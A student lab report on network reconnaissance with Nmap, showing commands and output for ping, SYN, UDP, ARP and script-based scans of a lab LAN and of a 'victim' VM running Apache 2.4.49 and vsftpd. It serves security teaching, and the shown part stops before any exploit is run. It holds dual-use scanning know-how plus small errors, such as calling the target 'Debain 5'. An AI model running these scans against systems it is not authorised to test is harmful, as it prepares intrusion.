

# Lab 9: Nmap & Exploitation

Group 3B | Telecommunication Sector

Ming Yan, [myan07@nyit.edu](mailto:myan07@nyit.edu);

## Section I: Nmap

In this task, some Nmap operations are conducted to gain first-hand experience in finding network vulnerabilities. Before conducting the Nmap scan, we first ping the gateway to check if the network configuration is working well. From the below screenshot we can see, ping probe against the gateway is good.

```
(kali㉿kali)-[~/Desktop]
└─$ ping 192.168.105.1
PING 192.168.105.1 (192.168.105.1) 56(84) bytes of data.
64 bytes from 192.168.105.1: icmp_seq=6 ttl=64 time=3.98 ms
64 bytes from 192.168.105.1: icmp_seq=7 ttl=64 time=15.2 ms
64 bytes from 192.168.105.1: icmp_seq=8 ttl=64 time=4.61 ms
64 bytes from 192.168.105.1: icmp_seq=9 ttl=64 time=5.67 ms
64 bytes from 192.168.105.1: icmp_seq=10 ttl=64 time=2.05 ms
64 bytes from 192.168.105.1: icmp_seq=11 ttl=64 time=2.92 ms
64 bytes from 192.168.105.1: icmp_seq=12 ttl=64 time=1.93 ms
64 bytes from 192.168.105.1: icmp_seq=13 ttl=64 time=3.60 ms
64 bytes from 192.168.105.1: icmp_seq=14 ttl=64 time=6.00 ms
64 bytes from 192.168.105.1: icmp_seq=15 ttl=64 time=1.78 ms
64 bytes from 192.168.105.1: icmp_seq=16 ttl=64 time=2.46 ms
64 bytes from 192.168.105.1: icmp_seq=27 ttl=64 time=17.7 ms
64 bytes from 192.168.105.1: icmp_seq=28 ttl=64 time=4.99 ms
64 bytes from 192.168.105.1: icmp_seq=29 ttl=64 time=1.80 ms
64 bytes from 192.168.105.1: icmp_seq=30 ttl=64 time=8.59 ms
64 bytes from 192.168.105.1: icmp_seq=31 ttl=64 time=26.6 ms
64 bytes from 192.168.105.1: icmp_seq=33 ttl=64 time=7.99 ms
64 bytes from 192.168.105.1: icmp_seq=34 ttl=64 time=2.00 ms
64 bytes from 192.168.105.1: icmp_seq=35 ttl=64 time=2.85 ms
64 bytes from 192.168.105.1: icmp_seq=36 ttl=64 time=1.98 ms
64 bytes from 192.168.105.1: icmp_seq=37 ttl=64 time=3.05 ms
64 bytes from 192.168.105.1: icmp_seq=38 ttl=64 time=22.1 ms
64 bytes from 192.168.105.1: icmp_seq=39 ttl=64 time=2.03 ms
64 bytes from 192.168.105.1: icmp_seq=40 ttl=64 time=3.62 ms
64 bytes from 192.168.105.1: icmp_seq=41 ttl=64 time=3.72 ms
64 bytes from 192.168.105.1: icmp_seq=42 ttl=64 time=8.46 ms
64 bytes from 192.168.105.1: icmp_seq=43 ttl=64 time=1.91 ms
64 bytes from 192.168.105.1: icmp_seq=44 ttl=64 time=2.95 ms
```

(1) Scan the whole network

The command “nmap -sP 192.168.105.0/24” will scan the whole network and find the live clients. The command -sP means ping scan, and it functions exactly the same as “nmap -sn 192.168.105.0/24”.

Below we can see all the live clients or hosts are printed out in the terminal.

```
(kali㉿kali)-[~/usr/share/nmap/scripts]
$ sudo nmap -sP 192.168.105.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-17 16:43 EDT
Nmap scan report for 192.168.105.1
Host is up (0.0028s latency).
MAC Address: E8:9F:80:5E:B1:E9 (Belkin International)
Nmap scan report for 192.168.105.20
Host is up (0.0033s latency).
MAC Address: 08:00:27:51:D4:9E (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.105.21
Host is up (0.0029s latency).
MAC Address: 08:00:27:42:51:79 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.105.100
Host is up (0.30s latency).
MAC Address: C8:5E:A9:76:58:E5 (Intel Corporate)
Nmap scan report for 192.168.105.105
Host is up (0.14s latency).
MAC Address: E4:C7:67:1A:AE:23 (Unknown)
Nmap scan report for 192.168.105.106
Host is up (0.14s latency).
MAC Address: 8C:85:90:B9:88:82 (Apple)
Nmap scan report for 192.168.105.115
Host is up (0.0056s latency).
MAC Address: 08:00:27:B5:1E:21 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.105.116
Host is up (0.22s latency).
MAC Address: 70:BC:10:6A:0A:A5 (Microsoft)
Nmap scan report for 192.168.105.117
```

(2) scan port 445 port against a specific host using Namp script.

Nmap scripts enhances Nmap's capabilities by allowing users to write and execute scripts for various tasks, such as vulnerability detection, service discovery, and more. In this part, we are going to try two different Nmap scripts: **smb-os-discovery.nse** and **vulners.nse**

Below, we targeted two specific hosts over port 445. From the two screenshots, we can see that the host 192.168.105.19 cannot be ping probed successfully, and we also got a reminder that the ping probes might be blocked.

```
(kali㉿kali)-[~/usr/share/nmap/scripts]
$ sudo nmap -sS 192.168.105.19 -p 445 --script smb-os-discovery.nse
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-17 16:35 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.57 seconds
```

Another host 192.168.105.21 can be detected successfully. More specific information regarding the host machine, computer name, etc, is listed.

```
(kali㉿kali)-[/usr/share/nmap/scripts]
$ sudo nmap -sS 192.168.105.21 -p 445 --script smb-os-discovery.nse
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-17 16:35 EDT
Nmap scan report for 192.168.105.21
Host is up (0.0036s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:42:51:79 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: ubuntu
|   NetBIOS computer name: UBUNTU\x00
|   Domain name: \x00
|   FQDN: ubuntu
|_  System time: 2024-08-17T11:59:26+00:00

Nmap done: 1 IP address (1 host up) scanned in 15.30 seconds
```

The following is the scan report of the host 192.168.105.20. We can see the host's operating system is Windows Server 2008 R2.

```
(kali㉿kali)-[/usr/share/nmap/scripts]
$ sudo nmap -sS 192.168.105.20 -p 445 --script smb-os-discovery.nse
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-17 16:36 EDT
Nmap scan report for 192.168.105.20
Host is up (0.0049s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:51:D4:9E (Oracle VirtualBox virtual NIC)

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1 )
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: vagrant-2008R2
|   NetBIOS computer name: VAGRANT-2008R2\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-08-17T13:36:22-07:00

Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds
```

By changing the scan script, we can get different scan results. Below, we change to vulners.nse, and we can see that less information was printed out.

```
(kali㉿kali)-[~/usr/share/nmap/scripts]
$ sudo nmap -sS 192.168.105.20 -p 445 --script vulners.nse
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-17 16:41 EDT
Nmap scan report for 192.168.105.20
Host is up (0.0082s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:51:D4:9E (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.29 seconds

(kali㉿kali)-[~/usr/share/nmap/scripts]
$ sudo nmap -sS 192.168.105.21 -p 445 --script vulners.nse
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-17 16:41 EDT
Nmap scan report for 192.168.105.21
Host is up (0.0051s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:42:51:79 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.21 seconds
```

### (3) Scan port 80: \$sudo nmap -p 80 192.168.105.0/24

This scan task will scan the whole LAN through port 80. From the following scan result, we can see that the hosts with port 80 opened will be captured and printed out in the terminal.

```
kali@kali: /usr/share/nmap/scripts
File Actions Edit View Help

(kali㉿kali)-[~/Desktop]
$ sudo nmap -p 80 192.168.105.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-17 16:19 EDT
Nmap scan report for myrouter.lan (192.168.105.1)
Host is up (0.028s latency).

PORT      STATE SERVICE
80/tcp    open  http
MAC Address: E8:9F:80:5E:B1:E9 (Belkin International)

Nmap scan report for 192.168.105.20
Host is up (0.056s latency).

PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 08:00:27:51:D4:9E (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.105.21
Host is up (0.085s latency).

PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 08:00:27:42:51:79 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.105.100
Host is up (0.73s latency).

PORT      STATE SERVICE
80/tcp filtered http
MAC Address: C8:5E:A9:76:58:E5 (Intel Corporate)

Nmap scan report for 192.168.105.101
Host is up (0.73s latency).
```

Below command is doing the same scan with option -sS. The option -sS is conducting TCP scan over the specified port.

```
kali@kali: /usr/share/nmap/scripts
File Actions Edit View Help

Nmap done: 256 IP addresses (46 hosts up) scanned in 34.39 seconds
└─(kali㉿kali)-[~/Desktop]
$ sudo nmap -sS 192.168.105.0/24 -p 80
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-17 16:22 EDT
Nmap scan report for myrouter.lan (192.168.105.1)
Host is up (0.013s latency).

PORT      STATE SERVICE
80/tcp    open  http
MAC Address: E8:9F:80:5E:B1:E9 (Belkin International)

Nmap scan report for 192.168.105.20
Host is up (0.020s latency).

PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 08:00:27:51:D4:9E (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.105.21
Host is up (0.020s latency).


PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 08:00:27:42:51:79 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.105.100
Host is up (0.54s latency).

PORT      STATE SERVICE
80/tcp   filtered http
MAC Address: C8:5E:A9:76:58:E5 (Intel Corporate)
```

#### (4) nmap -sn -PR 192.168.105.0/24

This command can also be used for network discovery. The option “-sn” will disable port scan and only enable host discovery, “-PR” allow Nmap to do ARP requests to discover hosts on the local network



A screenshot of a terminal window titled "kali@kali: ~/Desktop". The terminal shows the command `sudo nmap -sn -PR 192.168.105.0/24` being run. The output lists several hosts on the network, all of which are up. The hosts include a Belkin International device (MAC E8:9F:80:5E:B1:E9), an Oracle VirtualBox virtual NIC (MAC 08:00:27:B5:1E:21), an Intel Corporate device (MAC 2C:DB:07:13:B5:96), an ASUSTek Computer (MAC D8:50:E6:43:30:DC), another Intel Corporate device (MAC 28:D0:EA:D6:0A:24), and another Intel Corporate device (MAC 10:3D:1C:09:C5:D1). All hosts have a latency of 0.0058s or less.

```
(kali㉿kali)-[~/Desktop]
$ sudo nmap -sn -PR 192.168.105.0/24
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-17 17:19 EDT
Nmap scan report for myrouter.lan (192.168.105.1)
Host is up (0.0058s latency).
MAC Address: E8:9F:80:5E:B1:E9 (Belkin International)
Nmap scan report for 192.168.105.115
Host is up (0.094s latency).
MAC Address: 08:00:27:B5:1E:21 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.105.117
Host is up (0.72s latency).
MAC Address: 2C:DB:07:13:B5:96 (Intel Corporate)
Nmap scan report for 192.168.105.126
Host is up (1.1s latency).
MAC Address: 2C:DB:07:13:B5:96 (Intel Corporate)
Nmap scan report for 192.168.105.150
Host is up (0.31s latency).
MAC Address: D8:50:E6:43:30:DC (ASUSTek Computer)
Nmap scan report for 192.168.105.201
Host is up.
MAC Address: 28:D0:EA:D6:0A:24 (Intel Corporate)
Nmap scan report for 192.168.105.208
Host is up.
MAC Address: 10:3D:1C:09:C5:D1 (Intel Corporate)
Nmap scan report for 192.168.105.222
```

#### (5) UDP Scan – nmap -sU <ip-range>

The command “`nmap -sU 10.0.2.0/24`” can be used to run UDP scan. For each live host, all the opened ports will be printed out in the terminal while executing the `nmap -sU` scan.

```
File Actions Edit View Help
└$ sudo nmap -sU 10.0.2.0/24
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-19 00:25 EDT
Nmap scan report for 10.0.2.2
Host is up (0.00021s latency).
All 1000 scanned ports on 10.0.2.2 are in ignored states.
Not shown: 1000 open|filtered udp ports (no-response)
MAC Address: 52:54:00:12:35:02 (QEMU virtual NIC)


Nmap scan report for 10.0.2.3
Host is up (0.00059s latency).
Not shown: 991 filtered udp ports (port-unreach)
PORT      STATE      SERVICE
67/udp    open|filtered dhcps
137/udp   open|filtered netbios-ns
500/udp   open|filtered isakmp
1900/udp  open|filtered upnp
3702/udp  open|filtered ws-discovery
4500/udp  open|filtered nat-t-ike
5050/udp  open|filtered mmcc
5353/udp  open|filtered zeroconf
5355/udp  open|filtered llmnr
MAC Address: 52:54:00:12:35:03 (QEMU virtual NIC)

Nmap scan report for 10.0.2.4
Host is up (0.00066s latency).
Not shown: 990 filtered udp ports (port-unreach)
PORT      STATE      SERVICE
67/udp    open|filtered dhcps
69/udp    open       tftp
137/udp   open|filtered netbios-ns
500/udp   open|filtered isakmp
1900/udp  open|filtered upnp
3702/udp  open|filtered ws-discovery
4500/udp  open|filtered nat-t-ike
5050/udp  open|filtered mmcc
5353/udp  open|filtered zeroconf
5355/udp  open|filtered llmnr
MAC Address: 52:54:00:12:35:04 (QEMU virtual NIC)
```

## Section II – Exploitation


### Task 9.1: Put VMs in a network

In this task, we created a NAT network connection for both VM1 and VM2. We first created a global NatNetwork with the setting IP range as below. The IPv4 Prefix can be any preferable one.




Next, we configure the VM1 and VM2's network as "NAT Network", and attached to the newly create "NetNetwork" as below.

### VM1 – Victim Debain VM



## VM2 (Kali Linux)



### Check the IP address of Kali Linux

Simply run command “ifconfig” in terminal, we can check the IP address of the Kali Linux is 192.168.105.5.

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.105.5 netmask 255.255.255.0 broadcast 192.168.105.255
          inet6 fe80::b75e:766d:7fa5:f610 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:fe:07:39 txqueuelen 1000 (Ethernet)
              RX packets 2292 bytes 164963 (161.0 KiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 5962 bytes 415271 (405.5 KiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

### Host discovery using Nmap

Using Nmap to find VMs in the same Nat Network will be quite straightforward. In this case, we use “nmap -sn 192.168.105.0/24” to scan the VMs. We can see 3 hosts found, and 192.168.105.1 is the gateway, so 192.168.105.4 is the victim VM’s IP address.

```
(kali㉿kali)-[~]
$ nmap -sn 192.168.105.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-19 02:14 EDT
Nmap scan report for 192.168.105.1
Host is up (0.0032s latency).
Nmap scan report for 192.168.105.4
Host is up (0.0023s latency).
Nmap scan report for 192.168.105.5
Host is up (0.0017s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.96 seconds
```

To verify my guess, we use nmap to scan the target machine and identify its operating system types. And we can see the operating system of the host (192.168.105.4) is Debain 5. So that proves my assumption.

```
(kali㉿kali)-[~/usr/share/nmap/scripts]
$ sudo nmap -sV -o 192.168.105.4

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-19 02:55 EDT
Nmap scan report for 192.168.105.4
Host is up (0.00047s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.49 ((Unix))
MAC Address: 08:00:27:91:03:19 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.01 seconds
```

Ping probe test against the victim machine.

We can see ping test from Kali Linux to the victim machine is working well, meaning the connection is good.

```
(kali㉿kali)-[~/usr/share/nmap/scripts]
$ ping 192.168.105.4
PING 192.168.105.4 (192.168.105.4) 56(84) bytes of data.
64 bytes from 192.168.105.4: icmp_seq=1 ttl=64 time=0.485 ms
64 bytes from 192.168.105.4: icmp_seq=2 ttl=64 time=0.529 ms
64 bytes from 192.168.105.4: icmp_seq=3 ttl=64 time=0.448 ms
64 bytes from 192.168.105.4: icmp_seq=4 ttl=64 time=0.537 ms
64 bytes from 192.168.105.4: icmp_seq=5 ttl=64 time=0.495 ms
64 bytes from 192.168.105.4: icmp_seq=6 ttl=64 time=0.532 ms
64 bytes from 192.168.105.4: icmp_seq=7 ttl=64 time=0.593 ms
64 bytes from 192.168.105.4: icmp_seq=8 ttl=64 time=0.685 ms
64 bytes from 192.168.105.4: icmp_seq=9 ttl=64 time=6.27 ms
```

The command “nmap --version” can be used to identify the version of nmap installed on Kali Linux. In the following screenshot, we can see the Nmap version is 7.94SVN.

```
(kali㉿kali)-[~/usr/share/nmap/scripts]
$ nmap --version
Nmap version 7.94SVN ( https://nmap.org )
Platform: x86_64-pc-linux-gnu
Compiled with: liblua-5.4.6 openssl-3.2.2-dev libssh2-1.11.0 libz-1.3 libpcre2-10.42 libpcap-1.10.4 nmap-libdnet-1.12 ipv6
Compiled without:
Available nsock engines: epoll poll select
```

## Task 9.2: Host discovery using Nmap

Below we use “nmap -sn 192.168.105.0/24” to run network reconnaissance.

```
(kali㉿kali)-[~]
$ nmap -sn 192.168.105.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-19 02:14 EDT
Nmap scan report for 192.168.105.1
Host is up (0.0032s latency).
Nmap scan report for 192.168.105.4
Host is up (0.0023s latency).
Nmap scan report for 192.168.105.5
Host is up (0.0017s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.96 seconds
```

### Task 9.2.1: Scan a target using Nmap

Below we're targeting the victim host 192.168.105.4(VM1). We can see that Nmap found the 3 ports open – port 21/22/80. And we also noticed that 997 tcp ports are closed. This is because the command **sudo nmap <Target>** only scans the **most common 1,000 TCP ports**. If you want to scan all 65,535 TCP ports, you need to explicitly specify this using the **-p-** option.

```
(kali㉿kali)-[/usr/share/nmap/scripts]
$ sudo nmap 192.168.105.4
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-19 03:57 EDT
Nmap scan report for 192.168.105.4
Host is up (0.00016s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:91:03:19 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
```

To scan all possibly open ports, we then use the following command to scan again. And we can see it says 65532 closed tcp ports are not shown. We can be sure that Nmap has scanned all ports.

```
(kali㉿kali)-[/usr/share/nmap/scripts]
$ sudo nmap -p- 192.168.105.4

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-19 04:10 EDT
Nmap scan report for 192.168.105.4
Host is up (0.00016s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:91:03:19 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.23 seconds
```

### Task 9.2.2: Nmap scan types

In this task, ports must be scanned from 1 – 65535 per requirement. The following screenshot indicates that all three open ports were found. Meanwhile, it is required to enable verbose output. That way we can see more detailed information about the scanning process. Nmap prints additional status messages as it progresses, helping us understand what the tool does at each scan stage.

```
kali@kali: ~ x kali@kali: /usr/share/nmap/scripts x
└$ (kali㉿kali)-[ /usr/share/nmap/scripts ]
└$ sudo nmap -sS -p- -v -sV 192.168.105.4

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-19 04:22 EDT
NSE: Loaded 46 scripts for scanning.
Initiating ARP Ping Scan at 04:22
Scanning 192.168.105.4 [1 port]
Completed ARP Ping Scan at 04:22, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:22
Completed Parallel DNS resolution of 1 host. at 04:22, 0.02s elapsed
Initiating SYN Stealth Scan at 04:22
Scanning 192.168.105.4 [65535 ports]
Discovered open port 22/tcp on 192.168.105.4
Discovered open port 80/tcp on 192.168.105.4
Discovered open port 21/tcp on 192.168.105.4
Completed SYN Stealth Scan at 04:22, 6.66s elapsed (65535 total ports)
Initiating Service scan at 04:22
Scanning 3 services on 192.168.105.4
Completed Service scan at 04:22, 6.05s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.105.4.
Initiating NSE at 04:22
Completed NSE at 04:22, 0.05s elapsed
Initiating NSE at 04:22
Completed NSE at 04:22, 0.02s elapsed
Nmap scan report for 192.168.105.4
Host is up (0.00021s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
